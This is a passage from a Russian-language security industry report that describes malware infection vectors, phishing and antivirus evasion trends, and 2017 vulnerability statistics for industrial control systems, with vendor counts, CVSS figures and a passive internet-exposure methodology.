
Для целенаправленных атак (APT) злоумышленники создают вредоносное ПО, приспособленное к обходу конкретных антивирусов. В последние годы все больше организаций становятся жертвами целенаправленных атак: в 2017 году с ними столкнулась каждая вторая крупная компания.

Узнать о средствах защиты, которые используются в государственных компаниях, несложно: информацию о закупках организации обязаны размещать в интернете в открытом доступе. Именно так злоумышленники получают информацию о нюансах инфраструктуры и применяемых средствах защиты и используют эти знания для создания специализированного вредоносного ПО, которое гарантированно не детектируется конкретными антивирусами и может долгое время оставаться незамеченным.

При реализации APT злоумышленники чаще всего эксплуатируют уязвимости в антивирусах. Как правило, процессы антивирусных средств выполняются в привилегированном режиме, с высокими правами доступа. Это делает антивирусы интересной мишенью для злоумышленников, поскольку их эксплуатация может привести к компрометации всей системы.

Еще одним популярным вектором атак являются атаки на онлайн-сервисы для обслуживания клиентов. Финансовые, страховые, телекоммуникационные компании все чаще предлагают своим партнерам и клиентам оформлять необходимые документы и заказывать услуги не выходя из дома — через официальные сайты или по электронной почте. Подобные сервисы делают инфраструктуру поставщика услуги уязвимой к атакам: злоумышленники могут использовать формы приема документов для загрузки вредоносного ПО.

Использование онлайн-сервисов для проверки подозрительных файлов. Для анализа файлов компании часто прибегают к облачным сервисам кросс-проверок. На первый взгляд, это отличное решение: эти сервисы позволяют проверять подозрительные файлы и ссылки на наличие вредоносного ПО множеством антивирусов. Оборотная сторона медали — угроза утечки конфиденциальной информации: пользователи нередко загружают на сторонние ресурсы критически важные данные, которые являются коммерческой тайной. Эта информация может не только стать достоянием общественности, но и попасть в руки злоумышленников. Как правило, сервисы кросс-проверок по запросу предоставляют базу всех сканированных объектов в исходном виде. Основная цель такой услуги — распространение экспертизы и предоставление различных видов вредоносного ПО для всестороннего анализа. Однако ничто не мешает злоумышленникам воспользоваться полученными данными для подготовки атак.



Примеры фишинговых писем

Низкая осведомленность пользователей в вопросах ИБ. Слабое место в защите любой компании — ее сотрудники. Всего один переход по вредоносной ссылке из письма или загрузка файла с вредоносным ПО могут привести к компрометации всех корпоративных ресурсов. Как показали наши исследования, только 25% компаний проводят тренинги по ИБ для сотрудников с последующей проверкой их эффективности[3]. Единственная отрасль, в которой 100% компаний принимают меры по обучению сотрудников основам ИБ, — это банки. Они вынуждены соблюдать требования регуляторов и международных стандартов, обязывающие проводить с персоналом работу по повышению осведомленности в вопросах информационной безопасности.

Уязвимостью сотрудников активно пользуются злоумышленники: по нашим данным, именно почтовый фишинг остается самым популярным из способов атаки, которые позволяют злоумышленникам проникнуть во внутреннюю сеть компании.

Группировка Cobalt применяла фишинг в атаках на банки: они отправляли банковским сотрудникам электронные письма с вредоносным ПО и таким образом компрометировали всю IT-инфраструктуру. Интересно, что антивирусное ПО банка выявляло и исходные вредоносные вложения, и активность злоумышленников после компрометации — задолго до того, как произошла кража средств. Исходное заражение произошло из-за того, что антивирус на рабочей станции сотрудника, запустившего ВПО из фишингового письма, был отключен или использовал устаревшие антивирусные базы. Подробнее в исследовании «Cobalt — новый тренд или старый знакомый?»[4].

3 goo.gl/Hp9RjJ (ptsecurity.com, PDF)

4 goo.gl/ayFUf1 (ptsecurity.com)

На практике мы сталкивались с инцидентами, причиной которых была массовая пересылка внутри компании письма с вредоносным вложением: сотрудники понимали, что письмо вызывает подозрения, но отправляли его не специалистам по ИБ, а другим коллегам, чтобы «посоветоваться» (см. подробнее стр. 26).

Еще одним популярным каналом заражения являются веб-приложения. Злоумышленники размещают вредоносное ПО на уязвимых сайтах, которые посещают их потенциальные жертвы — сотрудники компаний. Именно так распространялись вирусы-шифровальщики Bad Rabbit, Nuclear и Cryptowall 4.0.


Как повысить эффективность выявления угроз

Очевидно, что текущие подходы не могут гарантировать абсолютной защиты, а последние тенденции атак требуют от организаций оперативности в отслеживании угроз и использования более продвинутых методов детектирования и защиты. Опираясь на свой многолетний опыт в расследовании инцидентов и обеспечении защиты от кибератак, мы разработали р яд подходов, применение которых позволяет существенно повысить уровень выявления вредоносного ПО. Эти подходы в том числе были реализованы нами в PT MultiScanner, многоуровневой системе защиты от вредоносного контента.

- **Мультивендорный подход.** Комплексное использование уникального опыта нескольких антивирусных компаний и экспертизы специалистов по анализу защищенности и расследованию инцидентов позволяет значительно повысить точность и оперативность обнаружения вредоносного ПО. Защита, выстроенная по принципу мультивендорности, сочетает в себе сильные стороны каждого из вендоров и помогает успешно бороться даже с новейшими угрозами[5].
- **Ретроспективный анализ.** Применение ретроспективного анализа объектов дает возможность выявлять скрытые угрозы — ранее неизвестное вредоносное ПО или длительные целенаправленные атаки.
- **Агрегация данных об одинаковых угрозах в одну угрозу заражения.** Объединение одинаковых подозрительных объектов, передаваемых в различных потоках данных, в одну комплексную угрозу значительно снижает трудозатраты специалистов по ИБ на анализ схемы распространения и повышает эффективность расследования и реагирования на инциденты.
- **Полное покрытие всех возможных каналов распространения защитными средствами.** Почта, сетевой трафик, пользовательский веб-трафик, файловые хранилища и веб-порталы — вредоносное ПО может распространяться по любому из этих каналов. Только максимально полное покрытие всех каналов защитными средствами позволяет оперативно локализовать и предотвращать массовые заражения.
- **Централизация мониторинга и хранения объектов.** Благодаря централизованному анализу всех передаваемых объектов и их хранению для последующей перепроверки можно сократить время реагирования на угрозы и облегчить расследование инцидентов.
- **Повышение осведомленности пользователей.** Обучение сотрудников основам информационной безопасности с последующей проверкой эффективности снижает риски повторного возникновения инцидентов ИБ. Для решения этой задачи будут полезны специализированные тренинги, создание внутренних пользовательских сервисов для самостоятельной проверки файлов.

5 ptsecurity.com/ru-ru/products/multiscanner/

Промышленный сектор



Безопасность АСУ ТП: итоги 2017 года

Владимир Назаров, Юлия Симонова, Иван Бойко

В последние годы хакеры все чаще атакуют промышленность и критические инфраструктуры (энергетика, транспорт). Потеря 300 млн долларов судоходной компанией Maersk[1], остановка заводов Renault Nissan[2], взлом системы общественного транспорта Сан-Франциско[3], диверсии в отношении энергетических предприятий с использованием ПО BlackEnergy и Industroyer/CrashOverride[4] — вот лишь несколько недавних печальных примеров.

Информационная безопасность критически важных объектов неразрывно связана с защищенностью АСУ ТП. Казалось бы, в этой области проделана немалая работа — государственные органы в разных странах совершенствует законодательную базу, центры реагирования на компьютерные инциденты выпускают бюллетени и все больше вендоров АСУ ТП понимают, что уязвимости их продуктов могут стать причиной срыва крупного контракта[5] или даже привести к человеческим жертвам.

Однако, несмотря на ощутимые финансовые потери в ходе многочисленных инцидентов и растущий интерес к практической безопасности, состояние защищенности большинства объектов промышленности со времен атаки Stuxnet (с 2010 года) почти не изменилось, что и подтверждается в данном исследовании.

Проблема может усугубиться повсеместным подключением АСУ ТП к глобальным сетям, которое ожидается с приходом четвертой индустриальной революции. В таких условиях вполне возможен перехват управления технологическим процессом из любой точки земного шара без непосредственного физического доступа.

Сегодня практически любой продвинутый пользователь интернета с помощью общедоступных поисковых систем может обнаружить в сети IP-адреса компонентов промышленного сетевого оборудования (коммутаторов, конвертеров интерфейсов, шлюзов и т. п.). И если злоумышленники получат контроль над такими устройствами, это может нарушить функционирование инженерных систем зданий или производственной инфраструктуры.

Данное исследование содержит результаты анализа уязвимостей компонентов АСУ ТП и их распространенности в сети Интернет и позволяет оценить ситуацию в динамике за последние несколько лет.

1 goo.gl/ppBxWA (rbc.ru)
2 goo.gl/AiQoZW (auto.vesti.ru)
3 goo.gl/RJvwQe (securitylab.ru)
4 securitylab.ru/news/487223.php
5 В декабре 2017 года «Транснефть» объявила, что больше не будет использовать оборудование производства Schneider Electric из-за многочисленных уязвимостей, ставящих под угрозу кибербезопасность компании.
6 digitalbond.com, scadahacker.com, immunityinc.com/products/canvas, exploit-db.com, rapid7.com/db

Анализ уязвимостей компонентов АСУ ТП

Методика исследования уязвимостей

В качестве основы для исследования была использована информация из общедоступных источников, таких как базы знаний уязвимостей, уведомления производителей, сборники эксплойтов, доклады научных конференций, публикации на специализированных сайтах и в блогах[6]

В качестве базы знаний уязвимостей использовались следующие ресурсы:

- ICS-CERT (ics-cert.us-cert.gov);
- NVD (nvd.nist.gov), CVE (cve.mitre.org);
- Positive Research Center (securitylab.ru/lab);
- Siemens Product CERT (siemens.com/cert);
- Schneider Electric Cybersecurity Support Portal (goo.gl/k8RwCc).

Степень риска уязвимостей компонентов АСУ ТП определяется на основе значения Common Vulnerability Scoring System (CVSS) третьей версии (first.org/cvss).


Динамика обнаружения уязвимостей

При анализе опубликованных уязвимостей был использован список, в который вошли крупные и наиболее известные производители оборудования, используемого в промышленной автоматизации.


По сравнению с 2016 годом количество новых опубликованных уязвимостей выросло: на момент подготовки исследования была обнародована информация о 197 уязвимостях основных производителей. Следует отметить, что данные по некоторым уязвимостям могут быть опубликованы позже, после их устранения: это определяется политикой ответственного разглашения. Например, 30 уязвимостей оборудования компании Moxa, обнаруженные в 2016 году, были опубликованы только в 2017 году.

Количество опубликованных в 2017 году уязвимостей по производителям

По сравнению с 2016 годом лидеры поменялись. Первую позицию вместо компании Siemens заняла Schneider Electric. В 2017 году было опубликовано почти в десять раз больше уязвимостей (47), связанных с компонентами этого вендора, нежели годом ранее (5).



Общее количество уязвимостей, обнаруженных в компонентах АСУ ТП




Количество опубликованных в 2017 году уязвимостей по основным производителям компонентов АСУ ТП

Также следует обратить внимание на количество новых недостатков безопасности в промышленном сетевом оборудовании Moxa — их было опубликовано вдвое больше (36), нежели в прошлом году (18).

Уязвимости по компонентам

Основной тренд — рост числа новых уязвимостей в промышленном сетевом оборудовании. Недостатки безопасности были выявлены в продукции Moxa (36), Hirschmann (4) и Phoenix Contact (4). Если в 2016 году в сетевых устройствах было разглашено в полтора раза меньше уязвимостей, чем в компонентах SCADA/ЧМИ/РСУ[7], то по итогам минувших 12 месяцев разрыв сократился до минимума.

К наиболее распространенным типам уязвимостей относятся «Раскрытие информации», «Удаленное выполнение кода» и «Переполнение буфера». В 2016 году первые два лидера были теми же, а на третьем месте находились уязвимости типа «Отказ в обслуживании».



Доля новых уязвимостей в различных компонентах АСУ ТП

7 Компоненты АСУ ТП для диспетчеризации и мониторинга.

Список сокращений

RTU — remote terminal unit

SCADA — supervisory control and data acquisition

АСУ ТП — автоматизированная система управления технологическим процессом

ЛВС — локальная вычислительная сеть


ПЛК — программируемый логический контроллер


ПО — программное обеспечение

РСУ — распределенные системы управления

ТУД — терминал удаленного доступа и управления

ЧМИ — человеко-машинный интерфейс






Распространенные типы уязвимостей компонентов АСУ ТП

К наиболее распространенным типам уязвимостей относятся «Раскрытие информации», «Удаленное выполнение кода» и «Переполнение буфера». В 2016 году первые два лидера были теми же, а на третьем месте находились уязвимости типа «Отказ в обслуживании».

Распределение по метрикам CVSS версии 3 по сравнению с 2016 годом практически не изменилось. Большинство обнаруженных в этом году уязвимостей могут эксплуатироваться удаленно без необходимости предварительного получения каких-либо привилегий.

Степень риска выявленных уязвимостей

Больше половины выявленных уязвимостей относятся к критической и высокой степени риска в соответствии с оценкой CVSS версии 3. При этом доля уязвимостей критической степени риска выросла на 3% по сравнению с предыдущим годом.




Распределение уязвимостей в соответствии со значениями метрик CVSS

Распространенность компонентов АСУ ТП в сети Интернет

Методика исследования

Сбор данных о доступности компонентов АСУ ТП в сети Интернет осуществлялся исключительно пассивными методами. Использовались результаты сканирования портов ресурсов, доступных в сети Интернет, которые были получены с помощью общедоступных поисковых систем — Google, Shodan (shodan.io), Censys (censys.io).



Распределение уязимостей по степеням риска

При использовании пассивных методов сбора данных о доступности компонентов АСУ ТП в сети Интернет были выявлены некоторые ограничения.

- Сервис Shodan сканирует ограниченное число портов и производит сканирование сети Интернет с определенных IP-адресов, которые вносятся некоторыми администраторами и производителями сетевых экранов в черные списки. Поэтому для расширения области анализа использовались данные, полученные с помощью поисковых систем Google и Censys.
- Определение версий используемых продуктов зачастую не представлялось возможным по причине отсутствия данных о них в баннерах (т. е. в текстах, отображаемых исследуемыми хост-серверами).


После получения информации из общедоступных источников был проведен ее дополнительный анализ на предмет взаимосвязи с АСУ ТП. Специалисты Positive Technologies составили базу данных идентификаторов АСУ ТП, которая позволяет на основе баннера сделать заключение об используемом продукте и его производителе.

Распространенность

